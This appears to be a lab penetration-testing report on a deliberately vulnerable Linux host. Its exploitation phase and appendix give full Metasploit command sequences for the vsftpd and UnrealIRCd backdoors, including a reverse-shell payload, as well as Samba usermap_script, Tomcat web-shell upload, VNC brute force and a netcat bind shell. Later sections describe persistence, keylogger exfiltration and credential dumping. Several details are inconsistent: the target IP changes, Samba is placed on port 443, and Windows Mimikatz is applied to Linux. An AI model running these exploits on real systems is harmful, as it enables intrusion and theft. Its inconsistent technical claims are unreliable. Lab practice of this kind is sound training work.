# Penetration Testing Report

Executive Summary

This penetration test was conducted to assess the security posture of the target environment, identifying vulnerabilities across various services. The assessment aimed to uncover potential entry points that could be exploited by attackers. The test revealed significant weaknesses, particularly in authentication mechanisms, misconfigured services, and outdated software. Immediate remediation is necessary to strengthen security and protect against potential breaches.

Methodology

## Phase 1: Reconnaissance

Objectives

The primary objective of the reconnaissance phase is to gather as much information as possible about the target system, including domain names, subdomains, network infrastructure, and any associated services.

Techniques Used

Open-Source Intelligence (OSINT): This involved collecting publicly available information such as domain registration details and IP addresses using tools like WHOIS and Recon-ng. OSINT helped build a profile of the target by identifying its assets and potential attack vectors.

DNS Enumeration: Using tools such as Nmap and Dig, we identified all subdomains and associated IP addresses that could reveal additional services or misconfigurations. This phase also included zone transfers, if allowed, to extract domain records.

Tools Utilized

Nmap: For network discovery and open port identification.

Recon-ng: For gathering OSINT data.

Maltego: For graphical mapping of domain relationships.

Results

Through passive reconnaissance, we gathered crucial data about the system, including potential points of entry. This information helped us focus our efforts in the next phases, particularly when identifying open ports and vulnerabilities. Key data included email addresses, server names, and associated subdomains.

## Phase 2: Scanning & Vulnerability Assessment

Objectives

This phase aimed to discover open ports, services, and their associated vulnerabilities through scanning and vulnerability assessment.

Network Scanning

Identfiy the ip range using ifconfg

An extensive Nmap scan was conducted to identify all open ports and services running on the target system. The following command was used:

Nmap –sV –sS –T4 192.168.159.134

This command performs a SYN scan to discover open ports and attempts to identify the version of the services running on those ports. The scan identified the following critical ports:

OpenVAS: An open-source vulnerability scanner used to detect misconfigurations and potential security issues. It provided a detailed report of vulnerabilities with CVSS scores to prioritize remediation efforts.

Results

The scan revealed several high-risk vulnerabilities, including open ports that are critical attack vectors. For example, Ports 1524 (BIND Shell), 8180 (Apache Tomcat), and 5900 (VNC), 21 (FTP, vsFTPd 2.3.4)

- 22 (SSH, OpenSSH 4.7p1)

- 80 (HTTP, Apache 2.2.8)

- 139/445 (Samba, smbd 3.0.20)

were of particular concern due to the risk of remote exploitation and weak configurations.

## Phase 3: Exploitation & Gaining Access

Objectives

This phase focused on exploiting identified vulnerabilities to gain unauthorized access to the target system. By leveraging weaknesses found during the scanning phase, we aimed to gain control over the system and its resources.

Exploitation Techniques:

Port 21 (FTP):

Method 1: Anonymous Login

The FTP server allowed anonymous access, so we logged in using anonymous as the username and leaving the password blank. This granted access to the FTP shell.

Command:

ftp 191.168.159.134

Method 2: Metasploit Framework

Utilized the vsftpd backdoor exploit to gain access.

Commands:

msfconsole   
search vsftpd

use exploit/unix/ftp/vsftpd\_234\_backdoor  
set RHOST 191.168.159.134  
exploit

Port 139 & 443 (Samba):

Exploitation using Metasploit:

Executed the usermap\_script exploit to gain unauthorized access.

Commands:

Msfconsole

search usermap\_script  
use exploit/multi/samba/usermap\_script  
set RHOST 192.168.159.134  
exploit

Port 1524 (BIND Shell):

Bind Shell Exploit:

Established a bind shell to maintain access.

Command:

nc 192.168.159.134 1524

Port 5900 (VNC):

VNC Login Attempt:

Used a VNC login brute-forcing technique.

Commands:

Msfconsole

search vnc\_login  
use auxiliary/scanner/vnc/vnc\_login  
set RHOST 192.168.159.134  
exploit

Verified access using:

vncviewer 192.168.159.134

Ports 6667 (UnrealIRCD):

UnrealIRCd Backdoor:

Exploited the UnrealIRCd backdoor.

Commands:

Msfconsole

search unrealircd  
use exploit/unix/irc/unreal\_ircd\_3281\_backdoor  
set payload cmd/unix/reverse  
set RHOST 192.168.159.134  
set LHOST 192.168.159.131

exploit

Port 8180 (Apache Tomcat):

Tomcat Manager Exploit:

Conducted brute-force attacks on Tomcat manager using default credentials.

Commands:

msfconsole  
search tomcat\_mgr\_login  
use auxiliary/scanner/http/tomcat\_mgr\_login  
set RHOST 192.168.159.134  
set RPORT 8180  
set STOP\_ON\_SUCCESS true

exploit

Followed up by uploading a web shell:

search tomcat\_mgr\_upload  
use exploit/multi/http/tomcat\_mgr\_upload  
set RHOST 192.168.159.134   
set RPORT 8180

set HttpUsername tomcat  
set HttpPassword tomcat  
exploit

## **Phase 4: Maintaining Access & Privilege Escalation**

### **Objectives**

After gaining initial access, the focus shifted to establishing persistent access and escalating privileges within the compromised environment. This phase is critical for maintaining control over the system and ensuring future access.

### **Methods for Maintaining Access**

#### **1. Backdoor Installation (Port 1524 - BIND Shell)**

* **Description:** A backdoor was installed after exploiting the BIND shell vulnerability on port 1524. This backdoor allows the attacker to regain access to the system without needing to exploit the initial vulnerability again.
* **Implementation:**
  + A reverse shell was created using a payload that connected back to the attacker’s machine on a predetermined port (e.g., port 4444).
  + The backdoor script was configured to execute on startup, ensuring it persists through system reboots. This was done by adding it to startup scripts such as /etc/rc.local or setting up a cron job.

#### **2. Keylogger Deployment (Port 5900 - VNC)**

* **Description:** During the active VNC session, keyloggers were deployed to capture sensitive user information, including passwords and personal messages. This information can be used for further attacks or identity theft.
* **Implementation:**
  + A keylogger application was remotely executed, configured to log all keystrokes made by the user.
  + The captured keystrokes were periodically exfiltrated to the attacker’s machine via secure channels, such as an encrypted connection (e.g., over HTTPS or through an SSH tunnel).

#### **3. Samba Exploit (Ports 139 & 443 - Samba)**

* **Description:** Exploiting misconfigurations in Samba allowed the attacker to gain administrative privileges, which could be used to access shared resources and sensitive files.
* **Implementation:**
  + An exploit targeting Samba's user mapping was executed, enabling the modification of user permissions.
  + This allowed the attacker to access restricted shares, where sensitive data was located. Files of interest were identified and downloaded for further analysis.

#### **4. IRC Bot Installation (Ports 6667 & 6697 - UnrealIRCD)**

* **Description:** An IRC bot was installed on the compromised system to maintain a communication channel for remote command execution and control.
* **Implementation:**
  + The IRC bot was configured to connect to a controlled IRC server, allowing the attacker to issue commands remotely.
  + This provided the attacker with a persistent method of communication with the compromised host, enabling them to execute commands, gather information, and orchestrate further attacks.

#### **5. Tomcat Exploit (Port 8180 - Apache Tomcat)**

* **Description:** The Apache Tomcat manager was exploited to upload malicious web applications, which could provide the attacker with further control over the server.
* **Implementation:**
  + After gaining access to the Tomcat manager, the attacker uploaded a web shell (a small web-based script that allows command execution on the server).
  + This web shell was then used to execute commands on the server remotely, facilitating further exploitation and access.

### **Privilege Escalation Techniques**

#### **1. Sudoers Misconfiguration (Port 21 - FTP)**

* **Description:** The attacker reviewed the sudoers file for misconfigurations that allowed unauthorized users to execute commands with root privileges.
* **Implementation:**
  + By identifying users with improper sudo permissions, the attacker exploited these permissions to execute administrative commands on the system.
  + This led to gaining elevated privileges, allowing full control over the compromised machine.

#### **2. Kernel Exploits (Port 8180 - Apache Tomcat)**

* **Description:** The attacker targeted known kernel vulnerabilities specific to the operating system version running on the target machine to gain root access.
* **Implementation:**
  + Kernel exploits that match the version of the operating system were executed, successfully providing the attacker with full root access to the system.
  + This access allowed for complete control over the operating system, enabling further actions such as creating new user accounts or accessing restricted files.

### **Results**

This phase successfully maintained access and escalated privileges across multiple services, providing full control over the target system. The establishment of backdoors, deployment of keyloggers, and exploitation of misconfigurations enabled extensive control over the environment. A screenshot of a computer

Description automatically generated

## **Phase 5: Post-Exploitation & Lateral Movement**

### **Objectives**

After successfully gaining initial access and establishing persistence, the next focus was on lateral movement within the target network. This phase aimed to identify and exploit additional vulnerable systems, expanding the attacker's footprint within the environment.

### **Techniques for Lateral Movement**

#### **1. Port 5900 (VNC) - Credential Dumping**

* **Description:** During the active VNC session, the attacker utilized tools like Mimikatz to extract sensitive credentials stored in memory or the Security Account Manager (SAM) files on the compromised machine. This process is crucial for gaining access to other systems on the network.
* **Implementation Steps:**
  + Executed **Mimikatz**, a powerful tool for credential extraction, after gaining access through VNC.
  + Targeted the system’s memory to extract stored credentials, which may include:
    - **Plaintext passwords:** Easily readable by the attacker.
    - **NTLM hashes:** Used for offline cracking or replay attacks.
    - **Kerberos tickets:** Encrypted tickets that facilitate authentication in a network.
  + Logged all extracted credentials for analysis and potential use against other systems in the network, allowing the attacker to facilitate further access and lateral movement.

#### **2. Ports 139 & 443 (Samba) - Exploit Network Shares**

* **Description:** By leveraging the Samba service, the attacker aimed to access shared resources on the network, potentially compromising additional systems and data.
* **Implementation Steps:**
  + Utilized the credentials obtained from the VNC session to authenticate against Samba shares.
  + Exploited misconfigurations in Samba to enumerate available shares, identifying sensitive data that could be of interest to the attacker.
  + Employed tools like **SMBClient** to connect to shared folders, enabling the extraction of additional credentials, sensitive files, and potentially sensitive data that could aid in further exploitation or lateral movement.

#### **3. Port 8180 (Apache Tomcat) - Active Directory Attacks**

* **Description:** In environments with Active Directory, the attacker attempted to exploit vulnerabilities to facilitate lateral movement within the network, targeting higher-value assets.
* **Implementation Steps:**
  + Employed techniques such as **Pass-the-Hash** and **Pass-the-Ticket** using previously captured credentials from Mimikatz. These methods allow attackers to authenticate as users without needing the plaintext password.
  + Targeted **domain controllers** to authenticate against other machines in the network using the obtained hashes or tickets, increasing the attacker's privileges and reach within the environment.
  + Explored **Group Policy misconfigurations** or insecure delegation settings to gain access to additional accounts and systems, potentially opening pathways to critical resources within the network.

#### **4. Port 1524 (BIND Shell) - Reverse Shell and Command Execution**

* **Description:** Leveraging the bind shell established during earlier exploitation, the attacker could execute commands on the compromised system and potentially pivot to other systems within the network.
* **Implementation Steps:**
  + Connected back to the compromised machine using **Netcat** to maintain an active shell for further command execution.
  + Explored the local network using commands like netstat to identify active connections and arp -a to view devices on the network.
  + Utilized the shell to gather information about services running on other machines, open ports, and potential vulnerabilities, allowing the attacker to identify further exploitation opportunities.

#### **5. Ports 6667 (UnrealIRCD) - IRC Bot Installation**

* **Description:** An IRC bot was installed on the compromised system to maintain a communication channel for remote command execution and facilitate further lateral movement within the network.

Implementation Steps:

Configured the IRC bot to connect to an attacker-controlled IRC server, allowing for remote command execution.

Commands sent through the IRC channel could initiate further scans or exploit attempts against other systems within the network.

This established a persistent method of communication with the compromised host.

## Findings

The penetration test uncovered critical vulnerabilities across various services. Below is a detailed summary of the findings, including severity ratings and potential impacts:

Port Service Vulnerability Severity Impact

21 FTP Anonymous access enabled Critical Unauthorized file access and potential data leakage.

139 & 443 Samba Misconfigured permissions and access controls High Unauthorized access to shared resources.

1524 BIND Shell Remote command execution vulnerability Critical Complete system compromise and control.

5900 VNC Weak authentication mechanisms High Unauthorized remote access to the system.

6667 & 6697 UnrealIRCD Known backdoor vulnerability Critical Denial-of-service and unauthorized access.

8180 Apache Tomcat Weak or default credentials High Unauthorized management access to the server.

## Recommendations

To address the identified vulnerabilities and enhance the overall security posture, the following recommendations are provided:

## Port 21 (FTP)

Action: Disable anonymous FTP access if not required.

Reason: Prevents unauthorized users from accessing sensitive files.

Additional Recommendations:

Implement strong password policies for FTP accounts.

Regularly monitor FTP logs for unusual activities.

## Ports 139 & 443 (Samba)

Action: Review and harden Samba configuration settings.

Reason: Proper configurations prevent unauthorized access to shared resources.

Additional Recommendations:

Enable SMB signing and encryption to secure data in transit.

Regularly update Samba to the latest stable version.

## Port 1524 (BIND Shell)

Action: Patch the vulnerable software to eliminate the bind shell vulnerability.

Reason: This prevents potential exploitation by attackers.

Additional Recommendations:

Implement strict firewall rules to limit access to critical ports.

Conduct regular vulnerability assessments.

## Port 5900 (VNC)

Action: Implement strong authentication mechanisms for VNC.

Reason: Prevents unauthorized remote access to the system.

Additional Recommendations:

Use SSH tunneling to secure VNC connections.

Regularly audit VNC access logs.

## Ports 6667 & 6697 (UnrealIRCD)

Action: Update UnrealIRCd to the latest version.

Reason: To mitigate known vulnerabilities.

Additional Recommendations:

Implement rate limiting to prevent denial-of-service attacks.

## Port 8180 (Apache Tomcat)

Action: Change default credentials and enforce strong password policies.

Reason: To secure access to the Tomcat manager.

Additional Recommendations:


Limit access to the Tomcat manager interface using IP whitelisting.

Regularly update Apache Tomcat to the latest version.

## Appendix:


Exploitation

All the ports shown in the Nmap scanning are to be exploited in the following sections.



#### Port 21 (FTP):

Method 1:




Command:

ftp 191.168.159.134

Outcome: Successful FTP shell access via anonymous login.

Method 2:




Metasploit Command Sequence:

msfconsole   
search vsftpd

use exploit/unix/ftp/vsftpd\_234\_backdoor  
set RHOST 191.168.159.134  
exploit


#### Port 1524 (BIND Shell):



Command:

nc 192.168.159.134 1524

### Port 5900 (VNC):



